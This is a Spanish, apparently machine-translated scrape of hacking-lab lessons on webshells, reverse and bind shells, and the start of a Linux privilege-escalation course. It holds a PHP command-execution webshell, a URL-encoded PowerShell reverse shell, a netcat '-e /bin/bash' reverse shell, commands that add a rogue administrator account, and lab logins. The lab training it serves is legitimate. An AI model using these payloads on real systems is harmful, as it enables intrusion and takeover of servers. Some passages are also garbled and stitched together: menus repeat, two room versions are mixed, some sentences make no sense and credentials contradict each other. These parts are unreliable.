"Webshell" es un término coloquial para un script que se ejecuta dentro de un servidor web (normalmente en un lenguaje como PHP o ASP) que ejecuta código en el servidor. Básicamente, los comandos se ingresan en una página web, ya sea a través de un formulario HTML o directamente como argumentos en la URL, que luego son ejecutados por el script, y los resultados se devuelven y se escriben en la página. Esto puede ser extremadamente útil si existen cortafuegos, o incluso simplemente como un trampolín hacia un reverso o un shell de enlace completo.


Como PHP sigue siendo el lenguaje de programación del lado del servidor más común, echemos un vistazo a un código simple para esto.

En un formato muy básico de una línea:

```
<?php echo "<pre>" . shell_exec($_GET["cmd"]) . "</pre>"; ?>
```

Esto tomará un parámetro GET en la URL y lo ejecutará en el sistema con `shell_exec()`. Básicamente, lo que esto significa es que cualquier comando que ingresemos en la URL después `?cmd=` se ejecutará en el sistema, ya sea Windows o Linux. Los elementos "pre" sirven para garantizar que los resultados tengan el formato correcto en la página.

Veamos esto en acción:



Observe que al navegar por el shell, utilizamos un parámetro GET "cmd" con el comando "ifconfig", que devolvió correctamente la información de red del cuadro. En otras palabras, al ingresar el `ifconfig` comando (usado para verificar las interfaces de red en un destino Linux) en la URL de nuestro shell, se ejecutó en el sistema y se nos devolvieron los resultados. Esto funcionaría para cualquier otro comando que decidamos usar (p. ej `whoami`. `hostname`, `arch`, etc.).

Como se mencionó anteriormente, hay una variedad de webshells disponibles en Kali de forma predeterminada `/usr/share/webshells`, incluido el infame PentestMonkey php-reverse-shell, un shell inverso completo escrito en PHP. Tenga en cuenta que la mayoría de los shells inversos genéricos y específicos del lenguaje (por ejemplo, PHP) están escritos para objetivos basados en Unix, como servidores web Linux. No funcionarán en Windows de forma predeterminada.

Cuando el objetivo es Windows, suele ser más fácil obtener RCE usando un shell web o usando msfvenom para generar un shell inverso/enlazado en el idioma del servidor. Con el método anterior, la obtención de RCE a menudo se realiza con un Shell inverso de Powershell codificado en URL. Esto se copiaría en la URL como `cmd` argumento:

```
powershell%20-c%20%22%24cl1ent%20%3D%20New-
Object%20System.Net.Sockets.TCPClient%28%27<IP>%27%2C<PORT>%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65
535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-
Object%20-
TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-
String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.enco
ding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.C
lose%28%29%22
```

Este es el mismo shell que encontramos en la Tarea 8; sin embargo, se ha codificado en URL para usarlo de forma segura en un parámetro GET. Recuerde que la IP y el puerto (en negrita, hacia el final de la línea superior) aún deberán cambiarse en el código anterior.

Responda las siguientes preguntas

Lea la información de WebShells.

No se necesita respuesta | Pregunta hecha

Tarea 12 Próximos pasos

Tarea 13 Práctica y ejemplos

Tarea 14 Caja de práctica de Linux

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Iniciar AttackBox | Ayuda

100%

Tarea 1 ¿Qué es una concha?

Tarea 2 Herramientas

Tarea 3 Tipos de concha

Tarea 4 netcat

Tarea 5 Estabilización del caparazón de Netcat

Tarea 6 Socat

Tarea 7 Shells cifrados Socat

Tarea 8 Cargas útiles comunes de Shell

Tarea 9 msfveneno

Tarea 10 Metasploit multi/controlador

Tarea 11 WebShells

Tarea 12 Próximos pasos

Ok, tenemos un caparazón. ¿Ahora que?

Hemos cubierto muchas formas de generar, enviar y recibir shells. Lo único que todos estos tienen en común es que tienden a ser inestables y no interactivos. Incluso los shells estilo Unix que son más fáciles de estabilizar no son ideales. ¿Entonces, qué podemos hacer al respecto?

En Linux, lo ideal sería buscar oportunidades para obtener acceso a una cuenta de usuario. Las claves SSH almacenadas en `/home/<user>/.ssh` suelen ser una forma ideal de hacer esto. En los CTF tampoco es raro encontrar credenciales en algún lugar de la caja. Algunos exploits también te permitirán agregar tu propia cuenta. En particular, algo como Dirty C0w o un /etc/shadow o /etc/passwd que se pueda escribir le daría rápidamente acceso SSH a la máquina, suponiendo que SSH esté abierto.

En Windows las opciones suelen ser más limitadas. A veces es posible encontrar contraseñas para ejecutar servicios en el registro. Los servidores VNC, por ejemplo, frecuentemente dejan contraseñas en el registro almacenadas en texto plano. Algunas versiones del servidor FTP FileZilla también dejan las credenciales en un archivo XML en `C:\Program Files\FileZilla Server\FileZilla Server.xml` o `C:\xampp\FileZilla Server\FileZilla Server.xml`. Pueden ser hashes MD5 o en texto sin formato, según la versión.

Lo ideal sería que en Windows obtuviera un shell ejecutándose como usuario del SISTEMA o una cuenta de administrador ejecutándose con altos privilegios. En tal situación, es posible simplemente agregar su propia cuenta (en el grupo de administradores) a la máquina, luego iniciar sesión a través de RDP , telnet, winexe, psexec, WinRM o cualquier otro método, dependiendo de los servicios que se ejecutan en la máquina. .

La sintaxis para esto es la siguiente:

```
net user <username> <password> /add
```

```
net localgroup administrators <username> /add
```

Lo importante que se puede aprender de esta tarea:

Los shells Reverse y Bind son una técnica esencial para obtener la ejecución remota de código en una máquina; sin embargo, nunca tendrán tantas funciones como un shell nativo. Idealmente, siempre queremos pasar a utilizar un método "normal" para acceder a la máquina, ya que esto siempre será más fácil de usar para una mayor explotación del objetivo.

Responda las siguientes preguntas

Lea la información anterior

No se necesita respuesta | Pregunta hecha

Tarea 13 Práctica y ejemplos

Tarea 14 Caja de práctica de Linux

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Iniciar AttackBox | Ayuda

100%

Tarea 1 ¿Qué es una concha?

Tarea 2 Herramientas

Tarea 3 Tipos de concha

Tarea 4 netcat

Tarea 5 Estabilización del caparazón de Netcat

Tarea 6 Socat

Tarea 7 Shells cifrados Socat

Tarea 8 Cargas útiles comunes de Shell

Tarea 9 msfveneno

Tarea 10 Metasploit multi/controlador

Tarea 11 WebShells

Tarea 12 Próximos pasos

Tarea 13 Práctica y ejemplos

Esta sala contenía mucha información y le brindaba pocas oportunidades de ponerla en práctica. Las siguientes dos tareas contienen máquinas virtuales (un servidor Ubuntu 18.04 y un servidor Windows), cada una configurada con un servidor web simple con el que puede cargar y activar shells. Este es un entorno de pruebas, por lo que no habrá filtros que eludir. También se proporcionarán las credenciales de inicio de sesión y las instrucciones para cada uno, en caso de que desee iniciar sesión para practicar con los shells netcat, socat o meterpreter.

El resto de esta tarea consistirá en ejemplos de shell para que los pruebe en los cuadros de práctica.

Responda las siguientes preguntas

Intente cargar un webshell en el cuadro de Linux , luego use el comando: `nc <LOCAL-IP> <PORT> -e /bin/bash` para enviar un shell inverso a un oyente en espera en su propia máquina.

No se necesita respuesta | Pregunta hecha

Navegue hasta `/usr/share/webshells/php/php-reverse-shell.php` Kali y cambie la IP y el puerto para que coincida con su IP tun0 con un puerto personalizado. Configure un detector de netcat, luego cargue y active el shell.

No se necesita respuesta | Pregunta hecha

Inicie sesión en la máquina Linux a través de SSH utilizando las credenciales de la tarea 14. Utilice las técnicas de la Tarea 8 para experimentar con shells netcat de enlace e inversión.

No se necesita respuesta | Pregunta hecha

Practique invertir y vincular shells usando Socat en la máquina Linux . Prueba tanto las técnicas normales como las especiales.

No se necesita respuesta | Pregunta hecha

Mire todas las cosas en Payloads y pruebe algunas de las otras técnicas de shell inverso. Intente analizarlos y ver *por qué* funcionan.

No se necesita respuesta | Pregunta hecha

Cambie a la máquina virtual de Windows . Intente cargar y activar el archivo `php-reverse-shell` . ¿Esto funciona?

No se necesita respuesta | Pregunta hecha

Cargue un webshell en el destino de Windows e intente obtener un shell inverso usando Powershell.

No se necesita respuesta | Pregunta hecha

El servidor web se está ejecutando con privilegios de SISTEMA. Cree un nuevo usuario y agréguelo al grupo de "administradores", luego inicie sesión a través de RDP o WinRM.

No se necesita respuesta | Pregunta hecha

Experimente usando socat y netcat para obtener shells inversos y enlazados en Windows Target.

No se necesita respuesta | Pregunta hecha

Cree un shell de Windows Meterpreter de 64 bits usando msfvenom y cárguelo en Windows Target. Activa el caparazón y cógelo con multi/handler. Experimente con las características de este caparazón.

No se necesita respuesta | Pregunta hecha

Cree carcasas meterpreter en etapas y sin etapas para cualquiera de los objetivos. Cárguelos y actívelos manualmente, capturando el shell con *netcat* . ¿Funciona esto?

No se necesita respuesta | Pregunta hecha

Tarea 14 Caja de práctica de Linux

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Iniciar AttackBox Ayuda

100%

Tarea 1 ¿Qué es una concha?

Tarea 2 Herramientas

Tarea 3 Tipos de concha

Tarea 4 netcat

Tarea 5 Estabilización del caparazón de Netcat

Tarea 6 Socat

Tarea 7 Shells cifrados Socat

Tarea 8 Cargas útiles comunes de Shell

Tarea 9 msfveneno

Tarea 10 Metasploit multi/controlador

Tarea 11 WebShells

Tarea 12 Próximos pasos

Tarea 13 Práctica y ejemplos

Tarea 14 Caja de práctica de Linux

El cuadro adjunto a esta tarea es un servidor Ubuntu con una página de carga de archivos ejecutándose en un servidor web. Esto debería usarse para practicar la carga de shell en sistemas Linux . Del mismo modo, tanto socat como netcat están instalados en esta máquina, así que siéntete libre de iniciar sesión a través de SSH en el puerto 22 para practicar con ellos directamente. Las credenciales para iniciar sesión son:

Iniciar máquina

- **Nombre de usuario:** cáscara
- **Contraseña:** PruebeH4ckM3!

Responda las siguientes preguntas

No se requiere respuesta

No se necesita respuesta

Pregunta hecha

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Iniciar AttackBox Ayuda

100%

- Tarea 1 ¿Qué es una concha?
- Tarea 2 Herramientas
- Tarea 3 Tipos de concha
- Tarea 4 netcat
- Tarea 5 Estabilización del caparazón de Netcat
- Tarea 6 Socat
- Tarea 7 Shells cifrados Socat
- Tarea 8 Cargas útiles comunes de Shell
- Tarea 9 msfveneno
- Tarea 10 Metasploit multi/controlador
- Tarea 11 WebShells
- Tarea 12 Próximos pasos
- Tarea 13 Práctica y ejemplos
- Tarea 14 Caja de práctica de Linux
- Tarea 15 Cuadro de práctica de Windows

Esta tarea contiene un cuadro de Windows 2019 Server que ejecuta un servidor web XAMPP. Esto se puede utilizar para practicar la carga de shell en Windows. Nuevamente, tanto Socat como Netcat están instalados, así que siéntete libre de iniciar sesión a través de RDP o WinRM para practicar con ellos. Las credenciales son:

Iniciar máquina

- **Nombre de usuario:** Administrador
- **Contraseña:** PruebeH4ckM3!

Para iniciar sesión usando RDP :

```
xfreerdp /dynamic-resolution +clipboard /cert:ignore /v:MACHINE_IP /u:Administrator /p:'TryH4ckM3!'
```

Responda las siguientes preguntas

No se requiere respuesta

No se necesita respuesta

Pregunta hecha

Creado por MuirlandOracle

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3164

Escalada de privilegios de Linux

Iniciar AttackBox Ayuda

Conozca los fundamentos de la escalada de privilegios de Linux. Desde la enumeración hasta la explotación, practique más de 8 técnicas diferentes de escalada de privilegios.

100%

Tarea 1 Introducción

La escalada de privilegios es un viaje. No existen soluciones mágicas y mucho depende de la configuración específica del sistema de destino. La versión del kernel, las aplicaciones instaladas, los lenguajes de programación compatibles y las contraseñas de otros usuarios son algunos de los elementos clave que afectarán su camino hacia el shell raíz.

Esta sala fue diseñada para cubrir los principales vectores de escalada de privilegios y brindarle una mejor comprensión del proceso. Esta nueva habilidad será una parte esencial de su arsenal, ya sea que participe en CTF, realice exámenes de certificación o trabaje como probador de penetración.

Responda las siguientes preguntas

Lea lo anterior.

No se necesita respuesta | Pregunta hecha

Tarea 2 ¿Qué es la escalada de privilegios?

Tarea 3 Enumeración

Tarea 4 Herramientas de enumeración automatizadas

Tarea 5 Escalada de privilegios: exploits del kernel

Tarea 6 Escalada de privilegios: Sudo

Tarea 7 Escalada de privilegios: SUID

Tarea 8 Escalada de privilegios: capacidades

Tarea 9 Escalada de privilegios: trabajos cron

Tarea 10 Escalada de privilegios: RUTA

Tarea 11 Escalada de privilegios: NFS

Tarea 12 Desafío final

Creado por tryhackme y 1337rce

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 78007 usuarios aquí y esta sala tiene 815 días.

3164

Escalada de privilegios de Linux

Conozca los fundamentos de la escalada de privilegios de Linux. Desde la enumeración hasta la explotación, practique más de 8 técnicas diferentes de escalada de privilegios.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la escalada de privilegios?

¿Qué significa "escalada de privilegios"?

En esencia, la escalada de privilegios generalmente implica pasar de una cuenta con permisos más bajos a una con permisos más altos. Más técnicamente, es la explotación de una vulnerabilidad, un defecto de diseño o un descuido de la configuración en un sistema operativo o aplicación para obtener acceso no autorizado a recursos que generalmente están restringidos para los usuarios.

¿Por qué es importante?

Es raro que al realizar una prueba de penetración en el mundo real pueda obtener un punto de apoyo (acceso inicial) que le brinde acceso administrativo directo. La escalada de privilegios es crucial porque le permite obtener niveles de acceso de administrador del sistema, lo que le permite realizar acciones como:

- Restablecer contraseñas
- Eludir los controles de acceso para comprometer los datos protegidos
- Edición de configuraciones de software
- Habilitando la persistencia
- Cambiar el privilegio de los usuarios existentes (o nuevos)
- Ejecutar cualquier comando administrativo

Responda las siguientes preguntas

Lea lo anterior.

No se necesita respuesta | Pregunta hecha

Tarea 3 Enumeración

Tarea 4 Herramientas de enumeración automatizadas

Tarea 5 Escalada de privilegios: exploits del kernel

Tarea 6 Escalada de privilegios: Sudo

Tarea 7 Escalada de privilegios: SUID

Tarea 8 Escalada de privilegios: capacidades

Tarea 9 Escalada de privilegios: trabajos cron

Tarea 10 Escalada de privilegios: RUTA

Tarea 11 Escalada de privilegios: NFS

Tarea 12 Desafío final

Creado por tryhackme y 1337rce

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 78007 usuarios aquí y esta sala tiene 815 días.

Escalada de privilegios de Linux

Comprender la escalada de privilegios en sistemas operativos Linux, incluyendo la enumeración, la explotación, prácticas reales de Kernel, sudo, SUID, capacidades de escalada de privilegios

Dificultad: Difícil | 1 h 30 min | 21 Tareas | 1.4M Usuarios | 2.9K Me gusta

Unirse a la máquina

Tema 1 Introducción

Tema 2 ¿Qué es la escalada de privilegios?

Tema 3 Enumeración

Nota: Inicie la máquina de destino adjunta a esta tarea para seguirla.
Puede iniciar la máquina de destino y acceder a ella directamente desde su navegador.
Alternativamente, puede acceder a él a través de SSH con las siguientes credenciales de usuario con privilegios bajos:

Nombre de usuario: karen
Contraseña: Computer1

La enumeración es el primer paso que debe dar una vez que obtiene acceso a cualquier sistema. Es posible que haya accedido al sistema explotando una vulnerabilidad crítica que resulta en acceso a nivel de raíz o simplemente encontró una nueva de nuevo comandos utilizando una cuenta con poca privilegios. Las pruebas de penetración, a diferencia de las máquinas CTF, no finalizan una vez que se obtiene acceso y un sistema específico a un nivel de privilegio de usuario. Cuanto más, la enumeración es las herramientas deben ser lo suficiente para poder ejecutar el comandos como la ha antes.

nombre de host

El hostname comando devuelve el nombre de host de la máquina de destino. Aunque este valor no puede cambiar fácilmente y tiene una cadena específica a tener una cadena informativa sin sentido (por ejemplo, Ubuntu-1087190230), en algunos casos, puede proporcionar información sobre la función del sistema de destino dentro de la red corporativa (por ejemplo, SQL-PROD-01 para un servidor SQL de producción).

uname -a

Imprime la información del sistema ejecutándose: detalles adicionales sobre el kernel utilizado por el sistema. Esto será útil al buscar posibles vulnerabilidades del kernel que podrían provocar una escalada de privilegios.

/proc/version

El sistema de archivos proc /proc/ proporciona información sobre los procesos del sistema. Encontrará proc en muchas versiones diferentes de Linux, y que lo contiene es una herramienta esencial para tener en su arsenal.

/proc/version puede ayudar brindando información sobre la versión del kernel y Debian utilizadas, como si hay un compilador (por ejemplo, GCC) instalado.

/etc/problema

Los sistemas también se pueden identificar mirando el /etc/issue archivo. Este archivo normalmente contiene información sobre el sistema operativo, pero se puede personalizar o cambiar fácilmente. Aunque no siempre es cierto que contenga información del sistema o que permita personalizar o cambiar. Para una comprensión más clara del sistema, siempre es bueno observarlos todos.

comando ps

El ps comando es una forma eficaz de ver los procesos en ejecución en un sistema Linux. Al escribir ps en su terminal se mostrarán los procesos para el shell actual.

La salida del ps (ejecutado por shell procesos) muestra lo siguiente:

- PID: ID del proceso (único para el proceso)
- TTY: Tipo de terminal utilizado por el usuario
- Tiempo: Cantidad de tiempo de CPU utilizado por el proceso (está NO es el tiempo que este proceso ha estado ejecutándose)
- CMD: el comando o ejecutable en ejecución (NO mostrará ningún parámetro de línea de comando)

El comando "ps" proporciona algunas opciones útiles.

- ps -A : Ver todos los procesos en ejecución
- ps auX : Ver útil de procesos (ver la formulación del shell hacks ps: ps auX en ejecuta a continuación)

```
ubuntu@ip-10-10-111-111:~$ ps auX
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1  22516  9420 ?        Ss   Jun 09   0:02 /sbin/init
root         2  0.0  0.0      0     0 ?        S    Jun 09   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        I<   Jun 09   0:00 [rcu_gp]
```

- ps aux | wc -l : Una opción mostrará procesos para todos los usuarios (a), mostrará el usuario que inició el proceso (u) y mostrará procesos que no están asociados a una terminal (x). Al observar el resultado del comando ps aux, podemos comprender mejor el sistema y las posibles vulnerabilidades.

ambiente

El env comando mostrará variables ambientales.

```
ubuntu@ip-10-10-111-111:~$ env
LANG=C.UTF-8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
LESSOPEN=| /usr/bin/lesspipe %s
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=xterm-256color
LESS_TERMCAP_mb=[01;31m
LESS_TERMCAP_md=[01;33m
LESS_TERMCAP_me=[0m
LESS_TERMCAP_se=[0m
LESS_TERMCAP_so=[01;44;33m
LESS_TERMCAP_ue=[0m
LESS_TERMCAP_us=[01;32m
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flv=01;35:*.ogv=01;35:*.ogx=01;35:*.mp3=00;36:*.aac=00;36:*.flac=00;36:*.alac=00;36:*.m4a=00;36:*.mp4a=00;36:*.mka=00;36:*.ogg=00;36:*.wma=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.pdf=00;36:*.ps=00;36:*.dvi=00;36:*.dl=00;36:*.xdvi=00;36:*.ps.gz=00;36:*.eps.gz=00;36:*.pdf.gz=00;36:*.ps.bz2=00;36:*.eps.bz2=00;36:*.pdf.bz2=00;36:*.ps.xz=00;36:*.eps.xz=00;36:*.pdf.xz=00;36:*.ps.Z=00;36:*.eps.Z=00;36:*.pdf.Z=00;36:*.ps.zst=00;36:*.eps.zst=00;36:*.pdf.zst=00;36:*.ps.lz4=00;36:*.eps.lz4=00;36:*.pdf.lz4=00;36:*.ps.lzma=00;36:*.eps.lzma=00;36:*.pdf.lzma=00;36:*.ps.xz=00;36:*.eps.xz=00;36:*.pdf.xz=00;36:*.ps.zst=00;36:*.eps.zst=00;36:*.pdf.zst=00;36:*.ps.gz=00;36:*.eps.gz=00;36:*.pdf.gz=00;36:*.ps.bz2=00;36:*.eps.bz2=00;36:*.pdf.bz2=00;36:*.ps.Z=00;36:*.eps.Z=00;36:*.pdf.Z=00;36:*.ps.lz4=00;36:*.eps.lz4=00;36:*.pdf.lz4=00;36:*.ps.lzma=00;36:*.eps.lzma=00;36:*.pdf.lzma
```

3164

Escalada de privilegios de Linux

Iniciar AttackBox | Ayuda

Conozca los fundamentos de la escalada de privilegios de Linux. Desde la enumeración hasta la explotación, practique más de 8 técnicas diferentes de escalada de privilegios.

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la escalada de privilegios?

Tarea 3 Enumeración

Tarea 4 Herramientas de enumeración automatizadas

Varias herramientas pueden ayudarle a ahorrar tiempo durante el proceso de enumeración. Estas herramientas solo deben usarse para ahorrar tiempo sabiendo que pueden pasar por alto algunos vectores de escalada de privilegios. A continuación se muestra una lista de herramientas de enumeración populares de Linux con enlaces a sus respectivos repositorios de Github.

El entorno del sistema de destino influirá en la herramienta que podrá utilizar. Por ejemplo, no podrá ejecutar una herramienta escrita en Python si no está instalada en el sistema de destino. Por eso sería mejor estar familiarizado con algunas en lugar de tener una única herramienta de referencia.

- **LinPeas** : https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS
- **LinEnum:** https://github.com/rebootuser/LinEnum
- **LES (sugerencia de explotación de Linux):** https://github.com/mzet-/linux-exploit-sugester
- **Enumeración inteligente de Linux:** https://github.com/diego-treitos/linux-smart-enumeration
- **Comprobador privado de Linux:** https://github.com/linted/linuxprivchecker

Responda las siguientes preguntas

Instale y pruebe algunas herramientas de enumeración automatizadas en su distribución local de Linux.

No se necesita respuesta | Pregunta hecha

Tarea 5 Escalada de privilegios: exploits del kernel

Tarea 6 Escalada de privilegios: Sudo

Tarea 7 Escalada de privilegios: SUID

Tarea 8 Escalada de privilegios: capacidades

Tarea 9 Escalada de privilegios: trabajos cron

Tarea 10 Escalada de privilegios: RUTA

Tarea 11 Escalada de privilegios: NFS

Tarea 12 Desafío final

Creado por tryhackme y 1337rce

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 78007 usuarios aquí y esta sala tiene 815 días.

3164

Escalada de privilegios de Linux

Iniciar AttackBox | Ayuda

Conozca los fundamentos de la escalada de privilegios de Linux. Desde la enumeración hasta la explotación, practique más de 8 técnicas diferentes de escalada de privilegios.

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la escalada de privilegios?

Tarea 3 Enumeración

Tarea 4 Herramientas de enumeración automatizadas

Tarea 5 Escalada de privilegios: exploits del kernel

Iniciar máquina

Nota: Inicie la máquina de destino adjunta a esta tarea para seguirla.
Puede iniciar la máquina de destino y acceder a ella directamente desde su navegador.
Alternativamente, puede acceder a él a través de SSH con las siguientes credenciales de usuario con privilegios bajos:

Nombre de usuario: karen
Contraseña: Contraseña1

Lo ideal es que la escalada de privilegios conduzca a privilegios de root. A veces, esto se puede lograr simplemente explotando una vulnerabilidad existente o, en algunos casos, accediendo a otra cuenta de usuario que tenga más privilegios, información o acceso.

A menos que una única vulnerabilidad conduzca a un shell raíz, el proceso de escalada de privilegios dependerá de configuraciones erróneas y permisos laxos.

El kernel en los sistemas Linux gestiona la comunicación entre componentes como la memoria del sistema y las aplicaciones. Esta función crítica requiere que el kernel tenga privilegios específicos; por lo tanto, un exploit exitoso potencialmente conducirá a privilegios de root.

La metodología de explotación del Kernel es sencilla;

1. Identificar la versión del kernel
2. Busque y encuentre un código de explotación para la versión del kernel del sistema de destino
3. Ejecute el exploit

Aunque parezca sencillo, recuerde que un exploit fallido del kernel puede provocar un fallo del sistema. Asegúrese de que este resultado potencial sea aceptable dentro del alcance de su compromiso de prueba de penetración antes de intentar explotar el kernel.

Fuentes de investigación:

1. Según sus hallazgos, puede utilizar Google para buscar un código de explotación existente.
2. Fuentes como https://www.linuxkernelcves.com/cves también pueden resultar útiles.
3. Otra alternativa sería utilizar un script como LES (Linux Exploit Suggester), pero recuerde que estas herramientas pueden generar falsos positivos (informar de una vulnerabilidad del kernel que no afecta al sistema de destino) o falsos negativos (no informar de ninguna vulnerabilidad del kernel aunque el kernel esté vulnerable).

Consejos/Notas:

1. Ser demasiado específico acerca de la versión del kernel al buscar exploits en Google, Exploit-db o searchsploit.
2. Asegúrese de comprender cómo funciona el código de explotación ANTES de ejecutarlo. Algunos códigos de explotación pueden realizar cambios en el sistema operativo que los harían inseguros en el futuro o realizar cambios irreversibles en el sistema, creando problemas más adelante. Por supuesto, estas pueden no ser grandes preocupaciones dentro de un laboratorio o entorno CTF, pero son absolutamente prohibidas durante un compromiso de prueba de penetración real.
3. Algunos exploits pueden requerir mayor interacción una vez que se ejecutan. Lea todos los comentarios e instrucciones proporcionadas con el código de explotación.
4. Puede transferir el código de explotación desde su máquina al sistema de destino utilizando el `SimpleHTTPServer` módulo Python y `wget` respectivamente.

Responda las siguientes preguntas

busque y utilice el exploit del kernel adecuado para obtener privilegios de root en el sistema de destino.

No se necesita respuesta | Pregunta hecha | Pista

